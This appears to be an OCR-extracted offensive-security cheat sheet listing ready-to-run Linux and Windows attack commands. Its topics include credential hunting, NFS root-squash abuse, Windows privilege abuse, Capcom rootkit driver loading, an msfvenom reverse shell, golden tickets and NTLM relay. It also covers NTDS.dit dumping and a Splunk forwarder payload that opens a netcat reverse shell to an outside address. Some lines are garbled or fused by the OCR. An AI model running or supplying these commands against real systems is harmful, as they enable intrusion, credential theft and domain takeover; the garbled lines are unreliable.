
Domain: No

Local Admin: Yes

OS: Windows/Linux

Type: Enumeration & Hunt

1. locate *.ovpn



BASH HISTORY


Domain: No

Local Admin: Yes

OS: Windows/Linux

Type: Enumeration & Hunt

1. history
2. cat /home/<user>/.bash_history
3. cat ~/.bash_history | grep -i passw




PACKAGE CAPTURE

Domain: No

Local Admin: Yes

OS: Windows/Linux

Type: Sniff



1. tcpdump -nt -r capture.pcap -A 2>/dev/null | grep -P 'pwd='


NFS ROOT SQUASHING

Domain: Yes

Local Admin: Yes

OS: Linux

Type: Remote Procedure Calls (RPC)



1. showmount -e <victim_ip>
2. mkdir /tmp/mount
3. mount -o rw,vers=2 <victim_ip>:/tmp /tmp/mount
4. cd /tmp/mount
5. cp /bin/bash .
6. chmod +s bash


ABUSING ACCESS CONTROL LIST

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege




```
1. $user = "megacorp\jorden"
2. $folder = "C:\Users\administrator"
3. $acl = get-acl $folder
4. $aclpermissions = $user, "FullControl", "ContainerInherit, ObjectInherit", "None", "Allow"
5. $aclrule = new-object System.Security.AccessControl.FileSystemAccessRule $aclpermissions
6. $acl.AddAccessRule($aclrule)
7. set-acl -path $folder -AclObject $acl
8. get-acl $folder | folder
```


ESCALATE WITH SEBACKUPPRIVILEGE

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1. import-module .\SeBackupPrivilegeUtils.dll
2. import-module .\SeBackupPrivilegeCmdLets.dll
3. Copy-FileSebackupPrivilege z:\Windows\NTDS\ntds.dit C:\temp\ndts.dit


ESCALATE WITH SEIMPERSONATEPRIVILEGE

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1. https://github.com/dievus/printspoofer
2. printspoofer.exe -i -c "powershell -c whoami"


ESCALATE WITH SELOADDRIVERPRIVILEGE

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



FIRST:
Download https://github.com/FuzzySecurity/Capcom-Rootkit/blob/master/Driver/Capcom.sys
Download https://raw.githubusercontent.com/TarlogicSecurity/EoPLoadDriver/master/eoploaddriver.cpp
Download https://github.com/tandasat/ExploitCapcom
change ExploitCapcom.cpp line 292
TCHAR CommandLine[] = TEXT("C:\\Windows\\system32\\cmd.exe");
to
TCHAR CommandLine[] = TEXT("C:\\test\\shell.exe");
then compile ExploitCapcom.cpp and eoploaddriver.cpp to .exe

SECOND:
1. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.4 LPORT=4444 -f exe > shell.exe
2. .\eoploaddriver.exe System\CurrentControlSet\MyService C:\test\capcom.sys
3. .\ExploitCapcom.exe
4. in msf exec `run`


ESCALATE WITH FORCECHANGEPASSWORD

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

Import-Module .\PowerView_dev.ps1

Set-DomainUserPassword -Identity user1 -verbose

Enter-PSSession -ComputerName COMPUTERNAME -Credential “”


ESCALATE WITH GENERICWRITE

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege




```
$pass = ConvertTo-SecureString 'Password123#' -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential('DOMAIN\MASTER USER'), $pass)
Set-DomainObject -Credential $creds USER1 -Clear serviceprincipalname
Set-DomainObject -Credential $creds -Identity USER1 -SET @{serviceprincipalname='none/fluu'}
.\Rubeus.exe kerberoast /domain:<DOMAIN>
```


ABUSING GPO

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1..\SharpGPOAbuse.exe --AddComputerTask --Taskname "Update" --Author DOMAIN\<USER> --Command "cmd.exe" --Arguments "/c net user Administrator Password!@# /domain" --GPOName "ADDITIONAL DC CONFIGURATION"

PASS-THE-TICKET

Domain: Yes


Local Admin: Y/N

OS: Windows

Type: Abuse Ticket

1..\Rubeus.exe asktgt /user:<USET>$ /rc4:<NTLM HASH> /ptt

2.klist



GOLDEN TICKET


Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Abuse Ticket

1.mimikatz # lsadump::dcsync /user:<USER>
2.mimikatz # kerberos::golden /user:<USER> /domain:</DOMAIN> /sid:<OBJECT SECURITY ID> /rce:<NTLM HASH> /id:<USER ID>




ABUSING SPLUNK UNIVERSAL FORWARDER

Domain: Yes

Local Admin: Y/N

OS: Linux/Windows

Type: Abuse Channel




```
python PySplunkWhisperer2_remote.py --lhost 10.10.10.5 --host 10.10.15.20 --username admin --password admin --payload '/bin/bash -c "rm /tmp/luci11;mkfifo /tmp/luci11;cat /tmp/luci11|/bin/sh -i 2>&1|nc 10.10.10.5 5555 >/tmp/luci11"'
```


ABUSING GDBUS

Domain: No

Local Admin: Yes

OS: Linux

Type: Abuse Channel




```
gdbus call --system --dest com.ubuntu.USBCreator --object-path
/com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image
/home/nadav/authorized_keys /root/.ssh/authorized_keys true
```


ABUSING TRUSTED DC

Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Abuse Channel



1. Find user in First DC
2. If port 6666 enabled
3. proxychains evil-winrm -u user -p 'pass' -i 10.100.9.253 -P 6666
4. . \mimikatz. exe "privilege:: debug" "sekurlsa:: logonpasswords" "token:: elevate" *lsadump:: secrets* *exit"
5. proxychains evil-winrm -u Administrator -p 'pass dumped in step 4' -i 10.100.10.100 -P 6666

NTLM RELAY


Domain: Yes

Local Admin: Y/N

OS: Windows

Type: NTLM

1. responder -I eth1 -v
2. ntlmrelayx.py ...



EXCHANGE RELAY


Domain: Yes

Local Admin: Y/N

OS: Windows

Type: NTLM

1. responder -I eth1 -v
2. ./exchangeRelayx.py ...




DUMPING WITH DISKSHADOW

Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Dumping



1. priv.txt contain
SET CONTEXT PERSISTENT NOWRITERSp
add volume c: alias 0xprashantp
createp
expose %0xprashant% z:p
2. exec with diskshadow /s priv.txt


DUMPING WITH VSSADMIN

Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Dumping




```
vssadmin create shadow /for=C:
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\ShadowCopy
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\ShadowCopy./kerbrute_linux_amd64 passwordspray -d domain.local --dc 10.10.10.10 domain_users.txt Password123
```

PASSWORD SPRAYING

